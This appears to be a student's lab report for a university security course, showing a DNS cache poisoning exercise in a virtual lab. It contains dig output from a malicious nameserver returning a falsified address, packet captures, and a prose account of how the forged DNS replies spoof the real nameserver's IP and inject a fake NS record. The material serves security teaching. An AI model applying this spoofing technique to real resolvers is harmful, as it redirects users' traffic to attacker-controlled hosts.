
Chris Cohen
CS426 – Spring 2021


SETUP TASK 4 (10 points)

1. Output of ‘dig ns.cohen50.com’ – proof that our local dns server forwards this request to the attacker VM. As you can see, the answer section gies us the IP of 10.0.2.8, which is the IP of the attacker VM.



```
[04/27/21]seed@VM:~$ dig ns.cohen50.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.cohen50.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3948
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.cohen50.com.                        IN      A

;; ANSWER SECTION:
ns.cohen50.com.         259200  IN      A       10.0.2.8

;; AUTHORITY SECTION:
com.                    172792  IN      NS      i.gtld-servers.net.
com.                    172792  IN      NS      b.gtld-servers.net.
com.                    172792  IN      NS      l.gtld-servers.net.
com.                    172792  IN      NS      j.gtld-servers.net.
com.                    172792  IN      NS      h.gtld-servers.net.
com.                    172792  IN      NS      a.gtld-servers.net.
com.                    172792  IN      NS      e.gtld-servers.net.
com.                    172792  IN      NS      m.gtld-servers.net.
com.                    172792  IN      NS      f.gtld-servers.net.
com.                    172792  IN      NS      k.gtld-servers.net.
com.                    172792  IN      NS      c.gtld-servers.net.
com.                    172792  IN      NS      g.gtld-servers.net.
com.                    172792  IN      NS      d.gtld-servers.net.

;; ADDITIONAL SECTION:
a.gtld-servers.net.     172792  IN      A       192.5.6.30
a.gtld-servers.net.     172792  IN      AAAA    2001:503:a83e::2:30
b.gtld-servers.net.     172792  IN      A       192.33.14.30
b.gtld-servers.net.     172792  IN      AAAA    2001:503:231d::2:30
c.gtld-servers.net.     172792  IN      A       192.26.92.30
c.gtld-servers.net.     172792  IN      AAAA    2001:503:83eb::30
d.gtld-servers.net.     172792  IN      A       192.31.80.30
d.gtld-servers.net.     172792  IN      AAAA    2001:500:856e::30
e.gtld-servers.net.     172792  IN      A       192.12.94.30
e.gtld-servers.net.     172792  IN      AAAA    2001:502:1ca1::30
f.gtld-servers.net.     172792  IN      A       192.35.51.30
f.gtld-servers.net.     172792  IN      AAAA    2001:503:d414::30
g.gtld-servers.net.     172792  IN      A       192.42.93.30
g.gtld-servers.net.     172792  IN      AAAA    2001:503:eea3::30
h.gtld-servers.net.     172792  IN      A       192.54.112.30
h.gtld-servers.net.     172792  IN      AAAA    2001:502:8cc::30
i.gtld-servers.net.     172792  IN      A       192.43.172.30
i.gtld-servers.net.     172792  IN      AAAA    2001:503:39c1::30
j.gtld-servers.net.     172792  IN      A       192.48.79.30
j.gtld-servers.net.     172792  IN      AAAA    2001:502:7094::30
k.gtld-servers.net.     172792  IN      A       192.52.178.30
k.gtld-servers.net.     172792  IN      AAAA    2001:503:d2d::30
l.gtld-servers.net.     172792  IN      A       192.41.162.30
l.gtld-servers.net.     172792  IN      AAAA    2001:500:d937::30
m.gtld-servers.net.     172792  IN      A       192.55.83.30
m.gtld-servers.net.     172792  IN      AAAA    2001:501:b1f9::30

;; Query time: 2 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Apr 27 17:23:23 EDT 2021
;; MSG SIZE  rcvd: 855

[04/27/21]seed@VM:~$ :
```


2. The output of ‘dig www.example.com’ vs ‘dig @ns.cohen50.com www.example.com’. When we don’t use our local nameserver (ns.cohen50.com), the request is successful, and gives us the expected IP of 93.184.216.34 in the answer section. If we use our nameserver, though, the dig request returns the falsified IP of 1.2.3.5 in the answer section.



```
[04/27/21]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57069
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86198   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            86198   IN      NS      a.iana-servers.net.
example.com.            86198   IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1598    IN      A       199.43.135.53
a.iana-servers.net.     1598    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1598    IN      A       199.43.133.53
b.iana-servers.net.     1598    IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Apr 27 17:26:38 EDT 2021
;; MSG SIZE  rcvd: 196

[04/27/21]seed@VM:~$ dig @ns.cohen50.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.cohen50.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35057
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.cohen50.com.

;; ADDITIONAL SECTION:
ns.cohen50.com.         259200  IN      A       10.0.2.8

;; Query time: 0 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Tue Apr 27 17:26:39 EDT 2021
;; MSG SIZE  rcvd: 101

[04/27/21]seed@VM:~$
```

ATTACK TASK 4 (15 points)

1. Proof that I've made a program to construct a DNS request. As you can see, after running my attacktask4.py program, a DNS request is sent from 10.0.2.8 (attacker VM) to 10.0.2.7 (local DNS server). The DNS server then responds immediately afterwards. We know that the request packet is correctly formed because Wireshark labels it as "standard query", and also that the local DNS server gives us a valid response.



```
[04/27/21]seed@VM:~/Desktop$ sudo ./attacktask4.py
Begin emission:
Finished sending 1 packets.

               kets, got 1 answers, remaining 0 packets
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 213
  id        = 20011
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x13df
  src       = 10.0.2.7
  dst       = 10.0.2.8
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = 193
     chksum    = 0xd3d1
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 1
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 1
        nscount   = 2
        arcount   = 4
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'www.example.com.'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'www.example.com.'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 85866
         |  rdlen     = None
         |  rdata     = 93.184.216.34
        \ns        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com.'
```

```
urce               Destination        Protocol  Length Info
sCompu_83:87:9b    Broadcast          ARP           42 Who has 10.0.2.7? Tell 10.0.2.8
sCompu_5a:62:ef    PcsCompu_83:87:9b  ARP           60 10.0.2.7 is at 08:00:27:5a:62:ef
.0.2.8             10.0.2.7           DNS           75 Standard query 0xaaaa A www.example.com
.0.2.7             10.0.2.8           DNS          227 Standard query response 0xaaaa A www.example.com
sCompu_5a:62:ef    PcsCompu_83:87:9b  ARP           60 Who has 10.0.2.8? Tell 10.0.2.7
sCompu_83:87:9b    PcsCompu_5a:62:ef  ARP           42 10.0.2.8 is at 08:00:27:83:87:9b
```


```
▸ Frame 4: 227 bytes on wire (1816 bits), 227 bytes captured (1816 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_5a:62:ef (08:00:27:5a:62:ef), Dst: PcsCompu_83:87:9b (08:00:27:83:87:9b)
▸ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.8
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▸ Domain Name System (response)
```

```
0000  08 00 27 83 87 9b 08 00  27 5a 62 ef 08 00 45 00   ..'..... 'Zb...E.
0010  00 d5 4e 2b 00 00 40 11  13 df 0a 00 02 07 0a 00   ..N+..@. ........
0020  02 08 00 35 82 35 00 c1  d3 d1 aa aa 81 80 00 01   ...5.5.. ........
0030  00 01 00 02 00 04 03 77  77 77 07 65 78 61 6d 70   .......w ww.examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 c0 0c 00 01 00   le.com.. ........
0050  01 00 01 4f 6a 00 04 5d  b8 d8 22 c0 10 00 02 00   ...Oj..] ..".....
0060  01 00 01 4f 6a 00 14 01  62 0c 69 61 6e 61 2d 73   ...Oj... b.iana-s
```


```
wireshark_enp0s3_20210427173203_Mvs4nA     Packets: 6 · Displayed: 6 (100.0%)     Profile: De
```

ATTACK TASK 5 (20 points)

1. Proof that I've made a program to forge DNS replies. As you can see, when I ran my attacktask5.py program, it forged a reply to make it look like one of the IPs of the nameservers for www.example.com (199.43.133.53) responded to a DNS query with our falsified nameserver. In my code, I had to fill in some values to make this work. The 'name' field had to be the domain name that the user queried (in this hypothetical case, it was www.example.com). The 'domain' field must be the root domain of the website (in our case, just example.com). The 'ns' field had to be our falsified nameserver, pointing to the attacker VM rather than the real nameserver. In our case it is 'ns.cohen50.com'. Then, for the IP layer, I had to make the destination IP that of the local DNS server so that, in the future, the local DNS server hopefully caches that reply. The source IP had to be that of the known official nameserver, as I mentioned earlier. Lastly, for UDP, the source port had to be 53, which is the typical DNS port. The destination port is hardcoded to 33333, which we made static during our setup process.



```
[04/27/21]seed@VM:~/Desktop$ sudo ./attacktask5.py
.
Sent 1 packets.
None
[04/27/21]seed@VM:~/Desktop$
```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
5:40 PM
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time                          Source              Destination  Protocol Length Info
   1 2021-04-27 17:40:17.3381614… ::1                 ::1          UDP          64 36339 → 33765 Len=0
   2 2021-04-27 17:40:17.4669952… PcsCompu_83:87:9b                ARP          62 Who has 10.0.2.7? Tell 10.0.2.8
   3 2021-04-27 17:40:17.4670156… PcsCompu_5a:62:ef                ARP          44 10.0.2.7 is at 08:00:27:5a:62:ef
   4 2021-04-27 17:40:17.4942269… 199.43.133.53       10.0.2.7     DNS         147 Standard query response 0xaaaa A www.example.com…
```

